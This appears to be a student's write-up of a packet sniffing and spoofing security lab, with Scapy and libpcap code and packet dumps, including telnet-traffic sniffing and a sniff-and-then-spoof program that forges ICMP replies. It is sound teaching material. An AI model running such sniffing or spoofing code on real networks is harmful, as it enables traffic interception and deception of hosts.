Lab 1 Packet Sniffing and Spoofing

Task 1.1: Sniffing Packets

Task 1.1A

The above program sniffs packets. For each captured packet, the callback function print pkt() will be invoked; this function will print out some of the information about the packet. Run the program with the root privilege and demonstrate that you can indeed capture packets. After that, run the program again, but without using the root privilege; describe and explain your observations.

```
!cat 'Task 1.1A'/sniffer.py
```

```
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-3e5f42528ad9', filter='icmp', prn=print_pkt)
```

Running program without root privilege

```
# ./sniffer.py > sniffer.txt
!cat 'Task 1.1A'/sniffer.txt
```

```
bash: sniffer.txt: Permission denied

sniff() needs to set promiscuous mode so root privilege is required
```

Running program with root privilege

```
# sudo ./sniffer.py > sudo_sniffer.txt
!cat 'Task 1.1A'/sudo_sniffer.txt
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 54161
     flags     = DF
     frag      = 0
     ttl       = 64
```

```
     proto     = icmp
     chksum    = 0x52fb
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xbd7b
        id        = 0x3a
        seq       = 0x1
###[ Raw ]###
           load      = '\xfb\xd5\xfda\x00\x00\x00\x00{>\x07\x00\x00\
x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 39399
     flags     =
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0xcca5
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xc57b
        id        = 0x3a
        seq       = 0x1
###[ Raw ]###
           load      = '\xfb\xd5\xfda\x00\x00\x00\x00{>\x07\x00\x00\
x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\
x1e\x1f !"#$%&\'()*+,-./01234567'
```

Task 1.1B

Usually, when we sniff packets, we are only interested certain types of packets. We can do that by setting filters in sniffing. Scapy's filter use the BPF (Berkeley Packet Filter) syntax;

you can find the BPF manual from the Internet. Please set the following filters and demonstrate your sniffer program again (each filter should be set separately):

- Capture only the ICMP packet

```
!cat 'Task 1.1B'/sniffer_icmp.py
```

```
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='ens4', filter='icmp', prn=print_pkt)
```

```
# ./sniffer_icmp.py > sniffer_icmp.txt
!cat 'Task 1.1B'/sniffer_icmp.txt
```

```
[02/10/22]admin@ubuntu-1:~/.../Task 2.3$ ping 8.8.8.8 -c 1
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=1.06 ms

--- 8.8.8.8 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.056/1.056/1.056/0.000 ms


root@ubuntu-1:/volumes/Task 1.1B# ./sniffer_icmp.py
###[ Ethernet ]###
  dst       = 42:01:0a:94:00:01
  src       = 42:01:0a:94:00:1a
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 62046
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x2d8d
     src       = 10.148.0.26
     dst       = 8.8.8.8
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xb88d
```

```
        id        = 0xa
        seq       = 0x1
###[ Raw ]###
           load      = '\xa8j\x04b\x00\x00\x00\x00\xcb\xc7\x08\x00\
x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\
x1d\x1e\x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 42:01:0a:94:00:1a
  src       = 42:01:0a:94:00:01
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 0
     flags     =
     frag      = 0
     ttl       = 115
     proto     = icmp
     chksum    = 0x2cec
     src       = 8.8.8.8
     dst       = 10.148.0.26
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xc08d
        id        = 0xa
        seq       = 0x1
###[ Raw ]###
           load      = '\xa8j\x04b\x00\x00\x00\x00\xcb\xc7\x08\x00\
x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\
x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

- Capture any TCP packet that comes from a particular IP and with a destination port number 23

```
!cat 'Task 1.1B'/sniffer_tcp.py
```

```
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-3e5f42528ad9', filter='tcp && src host 10.9.0.5
&& dst port 23', prn=print_pkt)
```

```
# ./sniffer_tcp.py > sniffer_tcp.txt
!cat 'Task 1.1B'/sniffer_tcp.txt
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 60
     id        = 943
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22e1
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136395
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 64240
        chksum    = 0x144b
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp',
(424749911, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 944
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22e8
```

```
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136396
        ack       = 3635077207
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749912, 2440563331))]

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 76
     id        = 945
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22cf
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136396
        ack       = 3635077207
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 502
        chksum    = 0x145b
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749912, 2440563331))]
###[ Raw ]###
           load      = '\xff\xfd\x03\xff\xfb\x18\xff\xfb\x1f\xff\xfb \
```

```
xff\xfb!\xff\xfb"\xff\xfb\'\xff\xfd\x05'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 946
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22e6
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136420
        ack       = 3635077219
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 55
     id        = 947
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22e2
     src       = 10.9.0.5
```

```
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136420
        ack       = 3635077219
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 502
        chksum    = 0x1446
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]
###[ Raw ]###
           load      = '\xff\xfc#'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 948
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22e4
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136423
        ack       = 3635077252
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 95
     id        = 949
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22b8
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136423
        ack       = 3635077252
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 502
        chksum    = 0x146e
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]
###[ Raw ]###
           load      = "\xff\xfa\x1f\x00P\x00\x18\xff\xf0\xff\xfa \
x0038400,38400\xff\xf0\xff\xfa'\x00\xff\xf0\xff\xfa\x18\x00xterm\xff\
xf0"

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 950
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
```

```
     chksum    = 0x22e2
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136466
        ack       = 3635077255
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 55
     id        = 951
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22de
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136466
        ack       = 3635077255
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 502
        chksum    = 0x1446
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]
###[ Raw ]###
```

```
           load      = '\xff\xfc\x01'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 952
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22e0
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136469
        ack       = 3635077258
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 55
     id        = 953
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22dc
     src       = 10.9.0.5
```

```
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136469
        ack       = 3635077258
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 502
        chksum    = 0x1446
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]
###[ Raw ]###
           load      = '\xff\xfd\x01'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 954
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22de
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136472
        ack       = 3635077278
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749917, 2440563336))]
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:06
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 955
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0x22dd
     src       = 10.9.0.5
     dst       = 10.9.0.6
     \options   \
###[ TCP ]###
        sport     = 51168
        dport     = telnet
        seq       = 2817136472
        ack       = 3635077298
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp',
(424749923, 2440563342))]
```

- Capture packets comes from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

```
!cat 'Task 1.1B'/sniffer_subnet.py
```

```
#!/usr/bin/env python3

from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(filter='net 128.230.0.0/16', prn=print_pkt)
```

```
# ./sniffer_subnet.py > sniffer_subnet.txt
!cat 'Task 1.1B'/sniffer_subnet.txt
```

```
###[ Ethernet ]###
  dst       = 42:01:0a:94:00:01
  src       = 42:01:0a:94:00:1a
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 60
     id        = 61739
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xbdf7
     src       = 10.148.0.26
     dst       = 128.230.0.5
     \options   \
###[ TCP ]###
        sport     = 48938
        dport     = telnet
        seq       = 1669110445
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 65320
        chksum    = 0x8bc7
        urgptr    = 0
        options   = [('MSS', 1420), ('SAckOK', b''), ('Timestamp',
(3525146958, 0)), ('NOP', None), ('WScale', 7)]

###[ Ethernet ]###
  dst       = 42:01:0a:94:00:01
  src       = 42:01:0a:94:00:1a
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 33739
     flags     = DF
     frag      = 0
     ttl       = 63
     proto     = icmp
     chksum    = 0x2c45
     src       = 10.148.0.26
     dst       = 128.230.0.5
     \options   \
```

```
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x6da9
        id        = 0x4e
        seq       = 0x1
###[ Raw ]###
           load      = 'b\xde\xfda\x00\x00\x00\x00]\xf4\r\x00\x00\x00\
x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\
x1f !"#$%&\'()*+,-./01234567'

###[ Ethernet ]###
  dst       = 42:01:0a:94:00:1a
  src       = 42:01:0a:94:00:01
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 112
     id        = 31948
     flags     =
     frag      = 0
     ttl       = 59
     proto     = icmp
     chksum    = 0x3982
     src       = 128.230.61.171
     dst       = 10.148.0.26
     \options   \
###[ ICMP ]###
        type      = dest-unreach
        code      = host-unreachable
        chksum    = 0xfcfe
        reserved  = 0
        length    = 0
        nexthopmtu= 0
###[ IP in ICMP ]###
           version   = 4
           ihl       = 5
           tos       = 0x40
           len       = 84
           id        = 33739
           flags     = DF
           frag      = 0
           ttl       = 53
           proto     = icmp
           chksum    = 0x3605
           src       = 10.148.0.26
           dst       = 128.230.0.5
           \options   \
```

```
###[ ICMP in ICMP ]###
              type      = echo-request
              code      = 0
              chksum    = 0x6da9
              id        = 0x4e
              seq       = 0x1
###[ Raw ]###
                 load      = 'b\xde\xfda\x00\x00\x00\x00]\xf4\r\x00\
x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\
x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Task 1.2: Spoofing ICMP Packets


As a packet spoofing tool, Scapy allows us to set the fields of IP packets to arbitrary values. The objective of this task is to spoof IP packets with an arbitrary source IP address. We will spoof ICMP echo request packets, and send them to another VM on the same network. We will use Wireshark to observe whether our request will be accepted by the receiver. If it is accepted, an echo reply packet will be sent to the spoofed IP address.

```
!cat 'Task 1.2'/spoof_icmp.py
```

```
#!/usr/bin/env python3

from scapy.all import *
a = IP()
a.dst = '1.2.3.4'
b = ICMP()
p = a/b

ls(a)

send(p, iface='br-3e5f42528ad9')
```

```
import cv2
from matplotlib import pyplot as plt

# This is a bit of magic to make matplotlib figures appear inline in
the notebook
# rather than in a new window.
%matplotlib inline
plt.rcParams['figure.figsize'] = (100.0, 80.0) # set default size of
plots
plt.rcParams['image.interpolation'] = 'nearest'
plt.rcParams['image.cmap'] = 'gray'


def show_img(img):
    img = cv2.imread(img,-1)
    plt.subplot(131),plt.imshow(img),
```

```
    plt.title('Color'),plt.xticks([]), plt.yticks([])
    plt.show()

show_img('Task 1.2/packets.png')
```



Task 1.3: Spoofing ICMP Packets

The objective of this task is to use Scapy to estimate the distance, in terms of number of routers, between your VM and a selected destination. This is basically what is implemented by the traceroute tool. In this task, we will write our own tool. The idea is quite straightforward: just send an packet (any type) to the destination, with its Time-To-Live (TTL) field set to 1 first. This packet will be dropped by the first router, which will send us an ICMP error message, telling us that the time-to-live has exceeded. That is how we get the IP address of the first router. We then increase our TTL field to 2, send out another packet, and get the IP address of the second router. We will repeat this procedure until our packet finally reach the destination. It should be noted that this experiment only gets an estimated result, because in theory, not all these packets take the same route (but in practice, they may within a short period of time).

```
!cat 'Task 1.3'/traceroute.py
```

```
#!/usr/bin/python3

from scapy.all import *
from time import time
import sys
import logging

logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
```

```
args = sys = sys.argv

if len(args) != 2:
    print('Usage:\npython3 traceroute.py <host>')
    exit()

MAX_TTL = 30
host = args[1]
ip = socket.gethostbyname(host)
print(f'traceroute to {host} ({ip}), {MAX_TTL} hops max')

a = IP()
a.dst = ip
a.ttl = 1
b = ICMP()

init_time = int(time() * 1000)
while a.ttl <= MAX_TTL:
    reply = sr1(a/b, verbose=0, timeout=2)
    if reply is not None:
        rep = reply.src
        diff = (int(time() * 1000) - init_time) / a.ttl
        print(f'{str(a.ttl)} {rep} {diff} ms')
        if rep == ip:
            break
    else:
        print(f'{str(a.ttl)} * * *')
    a.ttl += 1
```

```
# ./traceroute.py 8.8.8.8 > trace.txt
!cat 'Task 1.3'/trace.txt
```

```
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max
1 * * *
2 * * *
3 * * *
4 * * *
5 * * *
6 * * *
7 * * *
8 * * *
9 * * *
10 * * *
11 8.8.8.8 1855.6363636363637 ms
```


Task 1.4: Sniffing and-then Spoofing

In this task, you will combine the sniffing and spoofing techniques to implement the following sniff-and- then-spoof program. You need two VMs on the same LAN. From VM A, you ping an IP X. This will generate an ICMP echo request packet. If X is alive, the ping program will receive an echo reply, and print out the response. Your sniff-and-then-spoof program runs on VM B, which monitors the LAN through packet sniffing. Whenever it sees an ICMP echo request, regardless of what the target IP address is, your program should immediately send out an echo reply using the packet spoofing technique. Therefore, regard- less of whether machine X is alive or not, the ping program will always receive a reply, indicating that X is alive. You need to use Scapy to do this task. In your report, you need to provide evidence to demonstrate that your technique works.

```
!cat 'Task 1.4'/sniff_and_spoof.py
```

```
#!/usr/bin/python3

from scapy.all import *

def spoof(pkt):
    if ICMP in pkt and pkt[ICMP].type != 8:
        return
    ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
    icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
    data = pkt[Raw].load
    new_pkt = ip/icmp/data

    send(new_pkt)
    print('Sending spoofed pkt from: ' + pkt[IP].src + " back to " +
pkt[IP].dst)

pkt = sniff(filter='icmp', prn=spoof)
```

```
show_img('Task 1.4/sniff_and_spoof.png')
```



Lab Task Set 2: Writing Programs to Sniff and Spoof Packets

Task 2.1: Writing Packet Sniffing Program

Task 2.1A:

Understanding How a Sniffer Works In this task, students need to write a sniffer program to print out the source and destination IP addresses of each captured packet. Students can type in the above code or download the sample code from the SEED book's website (https://www.handsonsecurity.net/figurecode.html). Students should provide screenshots as evidences to show that their sniffer program can run successfully and produces expected results.

```
# gcc -o sniff sniff.c -lpcap
!cat 'Task 2.1A'/sniff.c
```

```
#include <pcap.h>
#include <stdlib.h>
#include <stdio.h>

void got_packet(u_char *args, const struct pcap_pkthdr *header,
        const u_char *packet)
{
   printf("Got a packet\n");
}

int main()
{
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("ens4", BUFSIZ, 1, 1000, errbuf);
  if (handle == NULL) {
    fprintf(stderr, "Can't open ens4: %s\n", errbuf);
    exit(1);
  }

  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
```

```
}
```

- Question 1. Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial or book.

```
!cat 'Task 2.1A'/q1
```

```
1. pcap_open_live method is used to open live pcap session in
promiscuous mode to capture packet from NIC with name ens4
2. pcap_compile is used to parse and store the compiled version of the
filter
3. after compiling the expression, the pcap_setfilter function is used
to install the filter
4. the got_packet method is used to retrieve the source and
destination IP from the IP header
```


```
# gcc -o sniff_improved sniff_improved.c -lpcap
!cat 'Task 2.1A'/sniff_improved.c
```

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>

/* Ethernet header */
struct ethheader {
